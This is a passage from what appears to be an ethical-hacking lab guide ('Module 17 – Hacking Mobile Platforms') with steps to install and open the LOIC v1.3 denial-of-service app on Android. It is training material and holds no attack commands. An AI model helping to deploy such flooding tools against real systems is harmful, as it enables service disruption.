


Module 17 – Hacking Mobile Platforms

- Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.




- A **Do you want to install this application?** screen appears, click **INSTALL**.




Module 17 – Hacking Mobile Platforms

- The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.

